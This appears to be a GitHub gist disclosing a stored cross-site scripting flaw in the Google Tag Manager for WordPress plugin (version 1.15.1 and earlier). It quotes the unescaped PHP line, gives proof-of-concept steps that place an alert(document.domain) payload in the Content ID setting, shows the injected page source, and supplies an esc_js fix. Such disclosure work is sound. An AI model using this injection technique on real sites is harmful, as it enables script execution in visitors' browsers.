

Instantly share code, notes, and snippets.

Xib3rR4dAr / [duracelltomi-google-tag-manager_1.15.1_XSS.md](#) Secret

Created 6 months ago

☆ Star

<> Code  Revisions 1

Google Tag Manager for WordPress <=1.15.1 XSS

 [duracelltomi-google-tag-manager_1.15.1_XSS.md](#)

Exploit Author: Muhammad Zeeshan (Xib3rR4dAr)
Vulnerable Plugin: [Google Tag Manager for WordPress](#)
Vulnerable Version: <= 1.15.1
Vulnerability: Stored XSS
Vulnerable File: public/frontend.php#L:717

Vulnerable Code:

public/frontend.php#L:717

```
711:     if ( $gtm4wp_options[ GTM4WP_OPTION_SCROLLER_ENABLED ] ) {  
712:         $_gtm_top_content .= '  
713:  
714:     var gtm4wp_scrollscript_debugmode      = ' . ( $gtm4wp_options[ GTM4WP_  
715:     var gtm4wp_scrollscript_callbacktime   = ' . (int) $gtm4wp_options[ GTM  
716:     var gtm4wp_scrollscript_readerlocation = ' . (int) $gtm4wp_options[ GTM  
717:     var gtm4wp_scrollscript_contentelementid = '' . $gtm4wp_options[ GTM4WP_O  
718:     var gtm4wp_scrollscript_scannertime    = ' . (int) $gtm4wp_options[ GTM  
719:     }
```



Proof of Concept:

Login as admin and visit: <http://127.0.0.1/wp-admin/options-general.php?page=gtm4wp-settings>

>> Scroll Tracking


>> Enable Scroll Tracker

>> Set XSS payload in Content ID

>> Save Changes

Stored XSS will trigger when any user visits any page e.g:

<http://127.0.0.1> ie Home Page



The screenshot shows a web browser window with the address bar displaying `/wp-admin/options-general.php?page=gtm4wp-settings`. The browser's address bar also shows a refresh icon, the number 9, a speech bubble icon with 0, and a '+ New' button. The page has a navigation bar with tabs: General, Basic data, Events, Scroll tracking (highlighted with a blue border), Security, Integration, Advanced, and Credits. Below the navigation bar, the 'Scroll tracking' section is active. It contains the following settings:

- Enabled:** A checkbox that is checked. Below it, the text reads: 'Enable scroll tracker script on your website.'
- Debug mode:** An unchecked checkbox. Below it, the text reads: 'Fire console.log() commands instead of dataLayer events.'
- Time delay before location check:** A text input field containing the value '100'. Below it, the text reads: 'Enter the number of milliseconds after the script checks the current location. It prevents too many events.'
- Minimum distance:** A text input field containing the value '150'. Below it, the text reads: 'The minimum amount of pixels that a visitor has to scroll before we treat the move as scrolling.'
- Content ID:** A text input field containing the value `somecontentid"-alert(document.domain)-"`. Below it, the text reads: 'Enter the DOM ID of the content element in your template. Leave it empty for default(content). Do not in'.
- Scroller time:** A text input field containing the value '60'. Below it, the text reads: 'Enter the number of seconds after the the scroller user is being treated as a reader, someone who really r'.

At the bottom left of the settings area, there is a blue button labeled 'Save Changes'.

Line wrap ☐

```
1 <!doctype html>
2 <html lang="en-US">
3 <head>
4     <meta charset="UTF-8">
5     <meta name="viewport" content="width=device-width, initial-scale=1">
6     <link rel="profile" href="https://gmpg.org/xfn/11">
7     <title>[REDACTED] </title>
8 <meta name='robots' content='max-image-preview:large' />
9
10 <!-- Google Tag Manager for WordPress by gtm4wp.com -->
11 <script data-cfasync="false" data-pagespeed-no-defer type="text/javascript">
12     var gtm4wp_dataLayer_name = "dataLayer";
13     var dataLayer = dataLayer || [];
14
15     var gtm4wp_scrollerscript_debugmode      = false;
16     var gtm4wp_scrollerscript_callbacktime   = 100;
17     var gtm4wp_scrollerscript_readerlocation = 150;
18     var gtm4wp_scrollerscript_contentelementid = "somecontentid"-alert(document.domain)-"";
19     var gtm4wp_scrollerscript_scannertime    = 60;
20 </script>
```

Fix:

public/frontend.php#L:717

```
var gtm4wp_scrollerscript_contentelementid = '' . esc_js($gtm4wp_options[ GTM4WP_OP
```



References:

<https://blog.wpscan.com/why-admin-xss-is-a-valid-security-issue/>